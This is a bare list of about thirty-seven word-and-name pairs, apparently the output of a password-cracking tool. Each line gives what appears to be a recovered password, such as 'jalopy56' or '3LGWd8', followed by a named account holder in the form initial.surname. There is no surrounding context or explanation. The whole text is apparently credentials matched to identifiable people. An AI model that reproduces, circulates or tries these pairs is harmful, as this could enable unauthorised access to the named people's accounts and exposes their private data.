seventh          (M.Tilman)
comport          (D.Kennemer)
creche           (S.Gerst)
primal           (A.Marsland)
rapier           (W.Parekh)
priory           (M.Pascucci)
franco           (M.Maxwell)
before           (H.Shiba)
cantor28         (M.Lampe)
gasohol          (C.Spann)
wrench           (G.Nordeen)
beatific         (T.Lefebre)
jalopy56         (D.Jin)
protest20        (K.Corney)
slogan98         (E.Mogan)
giblet32         (K.Leiker)
```

```
glaciate          (V.Layman)
combat36          (J.Murrell)
fought15          (M.Hoy)
synaptic          (R.Gudino)
dredge25          (M.Colberg)
rerouted          (C.Brice)
marquess          (L.Gamino)
plumage97         (E.Hillhouse)
cheekbone         (M.Bonneau)
knuckle82         (R.Zoll)
whinny64          (Z.Sowders)
3LGWd8            (F.Nelms)
prorogue          (B.Riche)
plastic66         (C.Selzer)
Weston            (L.Soriano)
armistice94       (C.Linen)
Dempsey           (C.Hernadez)
morphine2         (S.Kerfoot)
tumbrel44         (K.Dipaola)
intendant5        (A.Eisenmenger)
orient74          (E.Bolander)
```